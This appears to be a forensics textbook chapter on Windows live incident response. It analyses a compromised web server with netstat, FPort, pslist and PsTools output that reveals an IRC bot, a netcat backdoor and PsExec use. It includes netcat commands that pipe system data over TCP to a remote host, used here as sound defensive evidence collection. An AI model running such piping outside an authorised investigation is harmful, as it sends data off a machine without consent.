

Windows Live Response

When a Microsoft Windows machine is involved in an incident, we have several choices of how to proceed in our investigation. The overall scenario usually dictates the next steps an investigator takes. Sometimes your victim cannot afford to remove the system from the network because a proper backup server cannot be swapped in its place. Therefore, a traditional forensic duplication cannot be acquired. Other times, the data currently in memory may be the only evidence of the incident. This chapter will address a technique for collecting and analyzing forensically sound evidence from what is known as the Live Incident Response Process.

In short, a live response collects all of the relevant data from the system that will be used to confirm whether an incident occurred. The data collected during a live response consists of two main subsets: *volatile* and *nonvolatile* data. The volatile data is information we would lose if we walked up to a machine and yanked out the power cord. This data would not be present if we were to rely on the traditional analysis methods of forensic duplications. A live response process contains information such as the current network connections, running processes, and open files. On the other hand, the nonvolatile data we collect during the live response is information that would be “nice to have.” We would collect non-volatile data such as the system event logs in an easily readable format, for instance, instead of the raw binary files in which Microsoft Windows saves them. Of course, this data would exist in a forensic duplication, but it would be more difficult to output it in a nice format after the machine has been powered off.

The live response data is collected by running a series of commands. Each command produces data that under normal circumstances would be sent to the console. Because



CHAPTER 1 WINDOWS LIVE RESPONSE

we must save the data for further analysis, we want to transmit the data to our *forensic workstation* (a machine that the forensic investigator considers trusted) instead of the local victim's hard drive. If we were to save the data locally to the victim's hard drive, there would be a significant chance that we would be overwriting evidence if we chose to acquire a forensic duplication at a later date. Therefore, that effect is undesirable.

There are two main ways that we can transmit the data to the forensic workstation. The first way is to use the "swiss army knife" of network administrators called *netcat*. *netcat* simply creates TCP channels. *netcat* can be executed in a listening mode, like a telnet server; or in a connection mode, like the telnet client. We can start a *netcat* server on our forensic workstation with the following command:

```
nc -v -l -p 2222 > command.txt
```

The `-v` switch places *netcat* in verbose mode. The `-l` switch places *netcat* in listening mode (like a telnet server). The `-p` switch tells *netcat* on which TCP port to listen for data. By using this command, any data sent to TCP port 2,222 on our forensic workstation will be saved to `command.txt`. On the *victim computer*, you will want to run a command to collect live response data. The output of the command is sent over our TCP channel on port 2,222 and saved on the forensic workstation instead of the victim's hard drive.


The data can be sent from the victim computer with the following command:

```
command | nc forensic_workstation_ip_address 2222
```

Of course, you will want to rename the italicized keywords such as *command* with the command you run to collect the live response data. More relevant commands that make up our Live Incident Response Process will be discussed shortly. Moreover, you will want to substitute the IP address of your forensic workstation where it says *forensic_workstation_ip_address*. After these commands have completed, you will press CTRL-C (^C) to break the *netcat* session, and the resulting file `command.txt` will contain all of the data from the command we executed. A simple MD5 checksum of `command.txt` can be calculated so that you may prove its authenticity at a later date with the following command:

```
md5sum -b command.txt > command.md5
```

The `-b` option tells `md5sum` to calculate the MD5 hash of the contents of the `command.txt` file in binary mode. You will always want to use the `-b` command-line



switch. `md5sum` is available in the Cygwin utilities from www.cygwin.com. You may also use the `md5sum` from UnxUtils located at unxutils.sourceforge.net. UnxUtils are native Windows binaries, so you will not need additional dynamically linked libraries (DLL) installed on your system like Cygwin requires. This will become important when we create a response toolkit. We will discuss the methods of creating a response toolkit in Chapter 16, “Building the Ultimate Response CD.”


In most circumstances, you will want to use a variant of `netcat`, named `cryptcat` (<http://sourceforge.net/projects/cryptcat>), because it encrypts all of the data across the TCP channel. `cryptcat` uses all of the same command-line switches as `netcat`. `cryptcat` offers two advantages: secrecy and authentication. Because the data is encrypted, intruders will not be able to see what you are collecting. Due to the encryption, any bit manipulation by an intruder will be detectable because it will be unencrypted on the forensic workstation. If the bits are altered when traversing the network, your output will be garbled. You can choose the password used in the encryption algorithm by issuing the `-k` command-line flag provided to `cryptcat`. You must have the same encryption password on both sides of the connection for this process to work.

The rest of this chapter will assume you are collecting data through the TCP channel we described earlier. When we discuss a new command, assume it will be transferred to the forensic workstation through this “Poor Man’s FTP.” We have postponed the discussion of how to create the toolkit that will contain these commands until Chapter 16, when we discuss how the response toolkits are created. For the remainder of this chapter, we will analyze the data acquired during the “JBR Bank’s Intrusion” live response scenario that you may reference at the beginning of this book.

ANALYZING VOLATILE DATA

When we chose to run a live response on a victim system, the web server named JBRWWW in our current scenario, most of the important data we acquired was in volatile data. The volatile data of a victim computer usually contains significant information that helps us determine the “who,” “how,” and possibly “why” of the incident. To help answer these questions, we collected data from the following areas on the victim machine:

- The System Date and Time
- Current Network Connections
- Open TCP or UDP Ports
- Which Executables Are Opening TCP or UDP Ports
- Cached NetBIOS Name Table
- Users Currently Logged On



CHAPTER I WINDOWS LIVE RESPONSE

- The Internal Routing Table
- Running Processes
- Running Services
- Scheduled Jobs
- Open Files
- Process Memory Dumps

We will address each of these vital areas in their respective sections and analyze the data we acquired from JBRWWW.

THE SYSTEM DATE AND TIME

This is probably the easiest information to collect and understand, yet it is one of the most important pieces of information to the investigator and is easily missed. Without the current time and date, it would be difficult to correlate the information between victim machines if multiple machines were affected. Although in our scenario we are examining a single system, your intrusions may involve tens or hundreds of systems. Keeping the system time and noting the offset from a trusted source (such as a reliable NTP server) is paramount when examining log files or other time-based evidence from multiple servers.

The time and date are simply collected by issuing the `time` and `date` commands at the prompt. The time and date for JBRWWW were found to be as follows:


```
The current date is: Wed 10/01/2003
The current time is: 21:58:19.29
```

This is indeed the time we started our live response on JBRWWW. We will also note that this time is in EDT because we are collecting it on the east coast of the United States.

CURRENT NETWORK CONNECTIONS

It is entirely possible that we could be executing our live response process while the attacker is connected to the server. It could also be possible that the attacker is running a brute force mechanism against other machines on the Internet from this server. Scenarios similar to the ones we mentioned earlier would be detected if we examined the current network connections.

We view a machine's network connections by issuing the `netstat` command. Specifically, we need to specify the `-an` flags with `netstat` to retrieve *all* of the network



connections and see the *raw* IP addresses instead of the Fully Qualified Domain Names (FQDN):

```
netstat -an
```

When we executed the netstat command on JBRWWW, we received the following information:

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:7	0.0.0.0:0	LISTENING
TCP	0.0.0.0:9	0.0.0.0:0	LISTENING
TCP	0.0.0.0:13	0.0.0.0:0	LISTENING
TCP	0.0.0.0:17	0.0.0.0:0	LISTENING
TCP	0.0.0.0:19	0.0.0.0:0	LISTENING
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING
TCP	0.0.0.0:25	0.0.0.0:0	LISTENING
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:515	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1030	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1031	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1033	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1174	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1465	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1801	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3372	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4151	0.0.0.0:0	LISTENING
TCP	0.0.0.0:60906	0.0.0.0:0	LISTENING
TCP	103.98.91.41:139	0.0.0.0:0	LISTENING
TCP	103.98.91.41:445	95.208.123.64:3762	ESTABLISHED
TCP	103.98.91.41:1033	95.208.123.64:21	CLOSE_WAIT
TCP	103.98.91.41:1174	95.145.128.17:6667	ESTABLISHED
TCP	103.98.91.41:1465	95.208.123.64:3753	ESTABLISHED
TCP	103.98.91.41:3992	95.208.123.64:445	TIME_WAIT
TCP	103.98.91.41:4151	103.98.91.200:2222	ESTABLISHED
TCP	103.98.91.41:60906	95.16.3.23:1048	ESTABLISHED
TCP	127.0.0.1:1029	0.0.0.0:0	LISTENING
TCP	127.0.0.1:2103	0.0.0.0:0	LISTENING

CHAPTER 1 WINDOWS LIVE RESPONSE

```

TCP    127.0.0.1:2105      0.0.0.0:0          LISTENING
TCP    127.0.0.1:2107      0.0.0.0:0          LISTENING
TCP    127.0.0.1:4150      0.0.0.0:0          LISTENING
UDP    0.0.0.0:7           *: *
UDP    0.0.0.0:9           *: *
UDP    0.0.0.0:13          *: *
UDP    0.0.0.0:17          *: *
UDP    0.0.0.0:19          *: *
UDP    0.0.0.0:135         *: *
UDP    0.0.0.0:161         *: *
UDP    0.0.0.0:162         *: *
UDP    0.0.0.0:445         *: *
UDP    0.0.0.0:1026        *: *
UDP    0.0.0.0:1028        *: *
UDP    0.0.0.0:1032        *: *
UDP    0.0.0.0:3456        *: *
UDP    0.0.0.0:3527        *: *
UDP    103.98.91.41:137    *: *
UDP    103.98.91.41:138    *: *
UDP    103.98.91.41:500    *: *
UDP    103.98.91.41:520    *: *

```

The bolded lines represent the active network connections. The additional lines (that are not bolded) are open ports, which we will address in the next section. Because we know that our forensic workstation is at the IP address 103.98.91.200, we can ignore corresponding connections. A TCP connection over port 2,222 was expected due to the data transferal process we discussed earlier in this chapter with netcat. After removing all of the other extraneous data, we are left with six interesting lines:

Proto	Local Address	Foreign Address	State
TCP	103.98.91.41:445	95.208.123.64:3762	ESTABLISHED
TCP	103.98.91.41:1033	95.208.123.64:21	CLOSE_WAIT
TCP	103.98.91.41:1174	95.145.128.17:6667	ESTABLISHED
TCP	103.98.91.41:1465	95.208.123.64:3753	ESTABLISHED
TCP	103.98.91.41:3992	95.208.123.64:445	TIME_WAIT
TCP	103.98.91.41:60906	95.16.3.23:1048	ESTABLISHED

The first line is a connection to JBRWWW's Windows 2000 NetBIOS port. Therefore, the IP address 95.208.123.64 could be issuing commands with a tool like psexec, connecting to a file share with the net use command, or exploiting some other Microsoft Windows functionality. The second line is very interesting. JBRWWW is connecting to port 21, the FTP port, on system 95.208.123.64. Because the administrator swears he

was not involved in this connection, we flag this line as suspicious activity. The third line is a connection to an IRC server (TCP port 6,667) at 95.145.128.17. This is another connection the administrator did not participate in, and we note it as such.

The fourth line does not look familiar to us. A quick search on www.portsdb.org shows this could be the “nattyserver” or “ChilliASP” service. Because this information does not ring a bell, we flag this connection as “possibly suspicious” and move on. The fifth line details a NetBIOS connection from our victim machine back to 95.208.123.64. This could indicate that the attacker has issued a `net use` command on JBRWWW to map a share on his attacking machine to the victim machine. Because this IP address showed up more than once in the suspicious activity category, we also flag this connection as suspicious. The last line shows a connection involving JBRWWW’s TCP port 60,906. Ports above 1,024 typically are ephemeral ports. Notice that it is also connecting to an ephemeral port on a different destination IP address at 95.16.3.23. An untrained eye may have passed this line over by now, but we add it to our possible suspicious activity category.

OPEN TCP OR UDP PORTS

If we return to the lengthy `netcat` listing shown earlier, all of the lines that are not bolded are open ports. We are interested in these lines for one reason: an open rogue port usually denotes a backdoor running on the victim machine. Now, we realize that Windows opens *a lot* of legitimate ports during the course of doing its business, but we can weed many of them out quickly.

The first lines up through TCP port 515 are normal Windows ports, typically started when IIS and simple TCP/IP services are installed on the machine. The next TCP ports, up to the established connections portion of the output, are the ephemeral ports:

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1030	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1031	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1033	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1174	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1465	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1801	0.0.0.0:0	LISTENING
TCP	0.0.0.0:3372	0.0.0.0:0	LISTENING
TCP	0.0.0.0:4151	0.0.0.0:0	LISTENING
TCP	0.0.0.0:60906	0.0.0.0:0	LISTENING

CHAPTER 1 WINDOWS LIVE RESPONSE

We see that there are a lot of ports open that we cannot identify. They could be legitimately open ports or ports onto which the attacker has attached a backdoor. With netstat alone, we cannot identify the purpose of the open ports, so we have to see which executables opened the ports to get a better idea of their purposes.

EXECUTABLES OPENING TCP OR UDP PORTS

To examine the strange ports that are open on this machine, we must link the open ports to the executables that opened them. There is a tool that does this called FPort, freely distributed at www.foundstone.com. FPort does not need additional command-line arguments to execute it during our live response. After we executed FPort, we received the following results:

```
FPort v1.31 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com
Securing the dot com world
```

Pid	Process	Port	Proto	Path
1292	tcpsvcs	-> 7	TCP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	-> 9	TCP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	-> 13	TCP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	-> 17	TCP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	-> 19	TCP	C:\WINNT\System32\tcpsvcs.exe
1044	inetinfo	-> 21	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
1044	inetinfo	-> 25	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
1044	inetinfo	-> 80	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
380	svchost	-> 135	TCP	C:\WINNT\system32\svchost.exe
8	System	-> 139	TCP	
1044	inetinfo	-> 443	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
8	System	-> 445	TCP	
1292	tcpsvcs	-> 515	TCP	C:\WINNT\System32\tcpsvcs.exe
492	MSTask	-> 1025	TCP	C:\WINNT\system32\MSTask.exe
784	msdtc	-> 1027	TCP	C:\WINNT\System32\msdtc.exe
860	mqsvc	-> 1029	TCP	C:\WINNT\System32\mqsvc.exe
8	System	-> 1030	TCP	
1044	inetinfo	-> 1031	TCP	C:\WINNT\System32\inetsrv\inetinfo.exe
1372	ftp	-> 1033	TCP	C:\WINNT\system32\ftp.exe
1224	iroffer	-> 1174	TCP	C:\WINNT\system32\os2\d11\iroffer.exe
1224	iroffer	-> 1465	TCP	C:\WINNT\system32\os2\d11\iroffer.exe
860	mqsvc	-> 1801	TCP	C:\WINNT\System32\mqsvc.exe
860	mqsvc	-> 2103	TCP	C:\WINNT\System32\mqsvc.exe
860	mqsvc	-> 2105	TCP	C:\WINNT\System32\mqsvc.exe

ANALYZING VOLATILE DATA


860	mqsvc	->	2107	TCP	C:\WINNT\System32\mqsvc.exe
784	msdtc	->	3372	TCP	C:\WINNT\System32\msdtc.exe
1348	t_NC	->	4151	TCP	D:\win_2k\intel\bin\t_NC.EXE
1224	iroffer	->	4153	TCP	C:\WINNT\system32\os2\d11\iroffer.exe
1424	nc	->	60906	TCP	C:\WINNT\system32\os2\d11\nc.exe
1292	tcpsvcs	->	7	UDP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	->	9	UDP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	->	13	UDP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	->	17	UDP	C:\WINNT\System32\tcpsvcs.exe
1292	tcpsvcs	->	19	UDP	C:\WINNT\System32\tcpsvcs.exe
380	svchost	->	135	UDP	C:\WINNT\system32\svchost.exe
8	System	->	137	UDP	
8	System	->	138	UDP	
1244	snmp	->	161	UDP	C:\WINNT\System32\snmp.exe
1256	snmptrap	->	162	UDP	C:\WINNT\System32\snmptrap.exe
8	System	->	445	UDP	
224	lsass	->	500	UDP	C:\WINNT\system32\lsass.exe
440	svchost	->	520	UDP	C:\WINNT\System32\svchost.exe
212	services	->	1026	UDP	C:\WINNT\system32\services.exe
860	mqsvc	->	1028	UDP	C:\WINNT\System32\mqsvc.exe
1044	inetinfo	->	1032	UDP	C:\WINNT\System32\inetrv\inetinfo.exe
1044	inetinfo	->	3456	UDP	C:\WINNT\System32\inetrv\inetinfo.exe
860	mqsvc	->	3527	UDP	C:\WINNT\System32\mqsvc.exe

The unidentified ports from the last section are bolded in this text. The first five lines can most likely be attributed to system binaries opening TCP ports 1,025, 1,027, 1,029, 1,030, and 1,031. The next line shows that someone was running the native FTP client on JBRWWW. Because the administrator states that he was not running the FTP client, we flag this behavior as suspicious activity.

The next two lines detail an executable running in C:\winnt\system32\os2\d11 that is named `iroffer.exe`:

Pid	Process	Port	Proto	Path
1224	iroffer	-> 1174	TCP	C:\WINNT\system32\os2\d11\iroffer.exe
1224	iroffer	-> 1465	TCP	C:\WINNT\system32\os2\d11\iroffer.exe

Immediately this information seems suspicious because we are not aware of any OS/2-related DLLs that open network ports. A quick search at www.google.com for “iroffer” turns up a Web site at www.iroffer.org. It is a real Web site, and the tool has legitimate purposes. Apparently, this tool is a bot that connects to IRC channels and offers remote control of JBRWWW! Thus, these two lines provide confirmation that there was an incident involving JBRWWW.



CHAPTER 1 WINDOWS LIVE RESPONSE

The next five lines in the FPort output show ports opened by `mqsvc.exe`, a binary affiliated with the message queue in Windows. The next line detects our live response netcat session:

```
Pid Process Port Proto Path
1348 t_NC -> 4151 TCP D:\win_2k\intel\bin\t_NC.EXE
```

We renamed our netcat binary on the CD-ROM to `t_NC.EXE` to symbolize that it was “trusted.” It was also renamed so that we would not accidentally run a copy of `nc.exe` from the victim machine. More information will be presented about live response tools in Chapter 16. If we move to the next two lines, we realize that they provide us with most of the information regarding the attacker’s backdoors:


```
Pid Process Port Proto Path
1224 iroffer -> 4153 TCP C:\WINNT\system32\os2\d11\iroffer.exe
1424 nc -> 60906 TCP C:\WINNT\system32\os2\d11\nc.exe
```

It seems as if the attacker has not only `iroffer` on the system but a netcat session as well. We cannot tell what the attacker is doing with the netcat session with only these two lines. It could be an outbound connection, or it could be in listening mode, allowing inbound connections free access to a command shell. When we reexamine the `netstat` output shown earlier, we see that port 60,906 is actively listening. Therefore, we could conclude through netcat and FPort that the attacker’s backdoor on 60,906 is currently listening for connections and is actively connected to a rogue IP address.

We neglected to mention the UDP ports in the previous section, for good reason. UDP is typically used less than TCP because it is a stateless protocol, so UDP ports may be un-familiar to you. One way of determining open UDP ports is to check www.portsdb.org along with the analysis of a similarly configured Windows 2000 server with IIS and basic Unix services installed. Of course, that is the hard way of doing it. If you compare the executable files that open UDP ports with the legitimately opened TCP ports on JBRWWW, you will see that they are opened by similar system binaries. Of course, to truly make sure they are system binaries, we must compare the MD5 checksum of these files with a known, trusted source such as Microsoft or by comparing them to copies found on an uncompromised server.

CACHED NETBIOS NAME TABLES

When we examine the system event logs later in this chapter, we will see that Windows (up until version 2003) stored connection specifics by NetBIOS name rather than IP



address. As an investigator, this does us no good. An attacker can easily change his NetBIOS name to “HACKER,” do damage to your system, and then change it back to the original value. Your logs would have the word “HACKER” as the connecting machine.

Because we want to map a NetBIOS name to an IP address to throttle the nefarious individual, we can issue the `nbtstat` command during our live response to dump the victim system’s NetBIOS name cache. Please take note that this command will only show us the NetBIOS name table *cache*, not a complete history of connections. Therefore, values in this table represent connections to and from machines a relatively short time ago. When we run the following command (the `-c` switch instructs `nbtstat` to dump the cache):

```
nbtstat -c
```

we receive the following results:

Local Area Connection:


Node IpAddress: [103.98.91.41] Scope Id: []

NetBIOS Remote Cache Name Table				
Name	Type	Host Address	Life [sec]	
95.208.123.64	<20>	UNIQUE	95.208.123.64	562

This is a unique response! The “name” of this server is actually the same as the IP address for this computer located at 95.208.123.64. Usually the NetBIOS name would appear in the “Name” column. When we examine additional evidence later in this chapter, the actual IP address will show up for this computer, which will make our life a lot simpler than having to count on NetBIOS names.

USERS CURRENTLY LOGGED ON

If you want to be stealthy during your live response, you could run `PsWithLoggedOn`, which is a tool distributed within the PsTools suite from www.sysinternals.com. This tool will return the users that are currently logged onto the system or accessing the resource shares. When we execute this tool on JBRWWW without command-line parameters, we receive the following information:



CHAPTER 1 WINDOWS LIVE RESPONSE

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com

Users logged on locally:
8/23/2003 3:32:53 PM JBRWWW\Administrator

Users logged on via resource shares:
10/1/2003 9:52:26 PM (null)\ADMINISTRATOR

There is one user logged in locally. The local Administrator login is attributed to our live response because we must be logged in with Administrator access to run our tools. The second login is also Administrator, but it is a remote login. Therefore, someone is currently accessing JBRWWW as we are investigating the system. Notice that this connection has administrator privileges, which is a prerequisite for PsExec, another tool within the PsTool suite that we will discuss a little later on. Let us return to our current network connections:


Proto	Local Address	Foreign Address	State
TCP	103.98.91.41:445	95.208.123.64:3762	ESTABLISHED

For a user to be connected remotely, he or she must be connected to a NetBIOS port. For Windows 2000, it is TCP port 445 or 139. For prior versions of Windows, it was only TCP port 139. *Therefore, we now know the attacker's IP address is 95.208.123.64.*

THE INTERNAL ROUTING TABLE

One of the nefarious uses of a compromised server involves the attacker altering the route tables to redirect traffic in some manner. A benefit for the attacker of rerouting traffic is avoiding a security device, such as a firewall. If there is a firewall in the way of the attacker's next victim, he may be able to enter the network through a different router that has more permissive access control lists. It is possible that your compromised server may enable him to do this. Another reason an attacker may alter the route table is to redirect the flow of traffic to sniff (capture) the data flying by on the network connection.

We can examine the routing table by issuing the `netstat` command with the `-rn` command-line switch. The following data comes from the `netstat` command when executed on JBRWWW:



```
=====
Interface List
```

```
0x1 ..... MS TCP Loopback interface
0x1000003 ...00 c0 4f 1c 10 2b ..... 3Com EtherLink PCI
=====
```

```
=====
Active Routes:
```

Network	Destination	Netmask	Gateway	Interface	Metric
	0.0.0.0	0.0.0.0	103.98.91.1	103.98.91.41	1
	103.98.91.0	255.255.255.0	103.98.91.41	103.98.91.41	1
	103.98.91.41	255.255.255.255	127.0.0.1	127.0.0.1	1
	103.255.255.255	255.255.255.255	103.98.91.41	103.98.91.41	1
	127.0.0.0	255.0.0.0	127.0.0.1	127.0.0.1	1
	224.0.0.0	224.0.0.0	103.98.91.41	103.98.91.41	1
	255.255.255.255	255.255.255.255	103.98.91.41	103.98.91.41	1
Default Gateway:			103.98.91.1		

```
=====
Persistent Routes:
```

```
None
```

```
Route Table
```

```
Active Connections
```

Proto	Local Address	Foreign Address	State
TCP	103.98.91.41:445	95.208.123.64:3762	ESTABLISHED
TCP	103.98.91.41:1033	95.208.123.64:21	CLOSE_WAIT
TCP	103.98.91.41:1174	95.145.128.17:6667	ESTABLISHED
TCP	103.98.91.41:1465	95.208.123.64:3753	ESTABLISHED
TCP	103.98.91.41:3992	95.208.123.64:445	TIME_WAIT
TCP	103.98.91.41:4151	103.98.91.200:2222	ESTABLISHED
TCP	103.98.91.41:60906	95.16.3.23:1048	ESTABLISHED

The routing table looks like a normal routing table for this server. Notice that this command also lists open network connections. The list of open network connections matches exactly the version we saw previously when we issued the `netstat -an` command.

RUNNING PROCESSES

Ultimately, we would like to know what processes the attacker executed on JBRWWW because they could contain backdoors or further the attacker's efforts into the victim's network. We can list the process table with the `pslist` tool from the PsTools suite

CHAPTER 1 WINDOWS LIVE RESPONSE

distributed from www.sysinternals.com. Executing `pslist` without flags gives us the following information:

PsList v1.2 - Process Information Lister
 Copyright (C) 1999-2002 Mark Russinovich
 Sysinternals - www.sysinternals.com

Process information for JBRWWW:

Name	Pid	Pri	Thd	Hnd	Mem	User Time	Kernel Time	Elapsed Time
Idle	0	0	1	0	16	0:00:00.000	4:32:11.623	942:27:36.131
System	8	8	32	183	212	0:00:00.000	0:00:16.073	942:27:36.131
smss	140	11	6	33	344	0:00:00.010	0:00:00.470	942:27:36.131
csrss	164	13	14	449	1804	0:00:00.460	0:00:06.339	942:27:27.649
winlogon	184	13	14	336	2920	0:00:00.721	0:00:02.513	942:27:26.067
services	212	9	32	532	5432	0:00:02.643	0:00:05.087	942:27:24.084
lsass	224	9	14	276	1208	0:00:01.271	0:00:01.642	942:27:24.044
svchost	380	8	6	222	2464	0:00:02.994	0:00:04.135	942:27:20.108
SPOOLSV	408	8	10	98	2460	0:00:00.050	0:00:00.160	942:27:19.467
svchost	440	8	27	549	5784	0:00:00.510	0:00:00.771	942:27:19.347
regsvc	476	8	2	30	812	0:00:00.020	0:00:00.020	942:27:19.087
mstask	492	8	6	89	1772	0:00:00.040	0:00:00.040	942:27:18.786
explorer	636	8	10	225	1180	0:00:01.972	0:00:05.417	942:25:26.054
msdtc	784	8	22	166	3312	0:00:00.440	0:00:00.180	942:20:24.901
mqsvc	860	8	22	180	3628	0:00:00.160	0:00:00.370	942:20:21.697
inetinfo	1044	8	36	655	10712	0:00:08.352	0:00:05.327	942:17:39.914
snmptrap	1256	8	4	47	1148	0:00:00.010	0:00:00.020	942:16:44.374
tcpsvcs	1292	8	4	77	1444	0:00:00.010	0:00:00.100	942:16:39.958
snmp	1244	8	6	222	3132	0:00:00.050	0:00:00.160	942:13:39.358
cmd	556	8	1	24	1020	0:00:00.110	0:00:00.230	942:08:37.614
dllhost	888	8	11	135	3416	0:00:00.280	0:00:00.160	195:07:22.229
mdm	580	8	3	75	1928	0:00:00.030	0:00:00.030	195:07:21.047
dllhost	1376	8	23	229	4684	0:00:00.130	0:00:00.160	195:06:26.479
PSEXESVC	892	8	6	63	1008	0:00:00.010	0:00:00.030	2:41:47.564
cmd	1272	8	1	25	984	0:00:00.020	0:00:00.030	2:41:15.969
ftp	1372	8	1	39	1176	0:00:00.020	0:00:00.020	2:39:05.861
cmd	1160	8	1	28	976	0:00:00.020	0:00:00.010	2:24:25.536
nc	1424	8	3	40	1012	0:00:00.010	0:00:00.040	2:23:39.800
cmd	1092	8	1	34	968	0:00:00.010	0:00:00.020	2:22:03.992
iroffer	1224	8	5	95	2564	0:00:00.090	0:00:00.200	2:21:30.544
cmd	1468	8	1	30	984	0:00:00.030	0:00:00.030	2:00:02.272
cmd	496	8	1	24	964	0:00:00.020	0:00:00.090	0:00:00.841
T_NC	1348	8	1	28	1004	0:00:00.020	0:00:00.030	0:00:00.821
T_PSLIST	1484	8	2	87	1216	0:00:00.040	0:00:00.030	0:00:00.050

Upon the examination of this data, we see that the first several lines up to the bolded section are system processes by the lengthy elapsed running time. This is indicative of processes running since startup, which are typical system processes. The attacker could have run something on startup, and we would have missed it by skimming the elapsed time, so we would re-verify this process list against an uncompromised server to confirm our theory.

Next, the bolded section shows the processes executed by the attacker. The processes were executed approximately 2 hours and 40 minutes before we ran our live response. This information gives us a time frame of when the attacker was on JBRWWW. Because the machine was booted long ago, his initial attack may have been nearly three hours before our response. If we calculate 2 hours and 40 minutes before our response started (remember the date and time commands?), it was 19:18 on October 1, 2003.


It seems that the attacker ran PSEXESVC, which is the result of a PsExec command channel initiated to JBRWWW. PsExec is a tool distributed from www.sysinternals.com that enables a valid user to connect from one Microsoft Windows machine to another and execute a command over a NetBIOS connection. (That could explain the connections to port 445 that we discovered in an earlier section.) Attackers use this tool to typically run `cmd.exe`. Knowing that the attacker is running PsExec tells us a lot about this intrusion. First, PsExec will only open a channel if you supply proper administrator-level credentials. Therefore, the attacker has an administrator-level password. Second, the attacker knows one of JBR's passwords, and that password may work on other machines throughout JBR's enterprise. Third, the attacker must be running a Microsoft Windows system on his attacking machine to execute PsExec.

We also see that the attacker is running the `ftp` command. One of the first things attackers usually do when they gain access to a system is to transfer their tools to the victim machine. Perhaps this process is part of the standard hacker methodology. We also see `nc`, which we will find out is `netcat`, and `iroffer`, a program we discussed previously.

The last three lines were part of our live response process, and we expected to see them. This process list will be used again when we acquire memory dumps of the rogue processes we discovered in this section.

RUNNING SERVICES

We saw in the last section that there was a process running with the name PSEXESVC. "SVC" probably stands for service. We can easily obtain a list of services with the PsService executable distributed in the PsTools suite. The tool is run without command-line arguments to obtain the data we need. The full results of this command are not



CHAPTER 1 WINDOWS LIVE RESPONSE

listed here because they are lengthy, but the full output can be found on your DVD. The only service that catches our attention is the following:

```
PsService v1.01 - local and remote services viewer/controller
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
SERVICE_NAME: PSEXESVC
DISPLAY_NAME: PSEXESVC
(nu11)
  TYPE           : 10 WIN32_OWN_PROCESS
  STATE          : 4 RUNNING
                (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0 (0x0)
  SERVICE_EXIT_CODE : 0 (0x0)
  CHECKPOINT     : 0x0
  WAIT_HINT      : 0x0
```


The other services are plainly Microsoft Windows services, and they contain valid descriptions about their purposes. This service does not have a description. The (nu11) line is where a description would typically be placed. We can see that this service is running, and with a little research on the Internet, we find information linking PSEXESVC to the PsExec tool. It is important to note that even if the PsExec tool were renamed, we would still see this service in the service listing.

Services are important to us because an attacker can hide programs in them. If you examine PsService's output, you will see that it is lengthy. An extra service in the list is easy for an investigator to miss. In addition, unlike general processes, services can be forced to start up at reboot. We have examined many intrusions in real life that use the technique of starting backdoors, FTP servers, and more using FireDaemon. FireDaemon makes any process a service and enables you to force its startup on reboots.

SCHEDULED JOBS

Attackers with administrative access can schedule jobs. This will enable an attacker to run commands when he is not even on the box. For an example, an attacker may want to schedule a job that will open a backdoor every night at 2AM. That way, your usual security port scans will not pick up the backdoor during work hours. By typing at, we see the following jobs scheduled on JBRWWW:

There are no entries in the list.



Therefore, we do not have to worry about that type of activity during this investigation.

OPEN FILES


By examining the list of open files, we are able to determine more information pertinent to our investigation. The PsTools suite contains another tool we can use to retrieve this information. The program's name is `Psfile`. When we run `Psfile` on JBRWWW, we receive the following results:

```
PsFile v1.01 - local and remote network file lister
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Files opened remotely on JBRWWW:

```
[100] \PIPE\psexecsvc
      User: ADMINISTRATOR
      Locks: 0
      Access: Read Write
[101] \PIPE\psexecsvc-CAINE-2936-stdin
      User: ADMINISTRATOR
      Locks: 0
      Access: Write
[102] \PIPE\psexecsvc-CAINE-2936-stdout
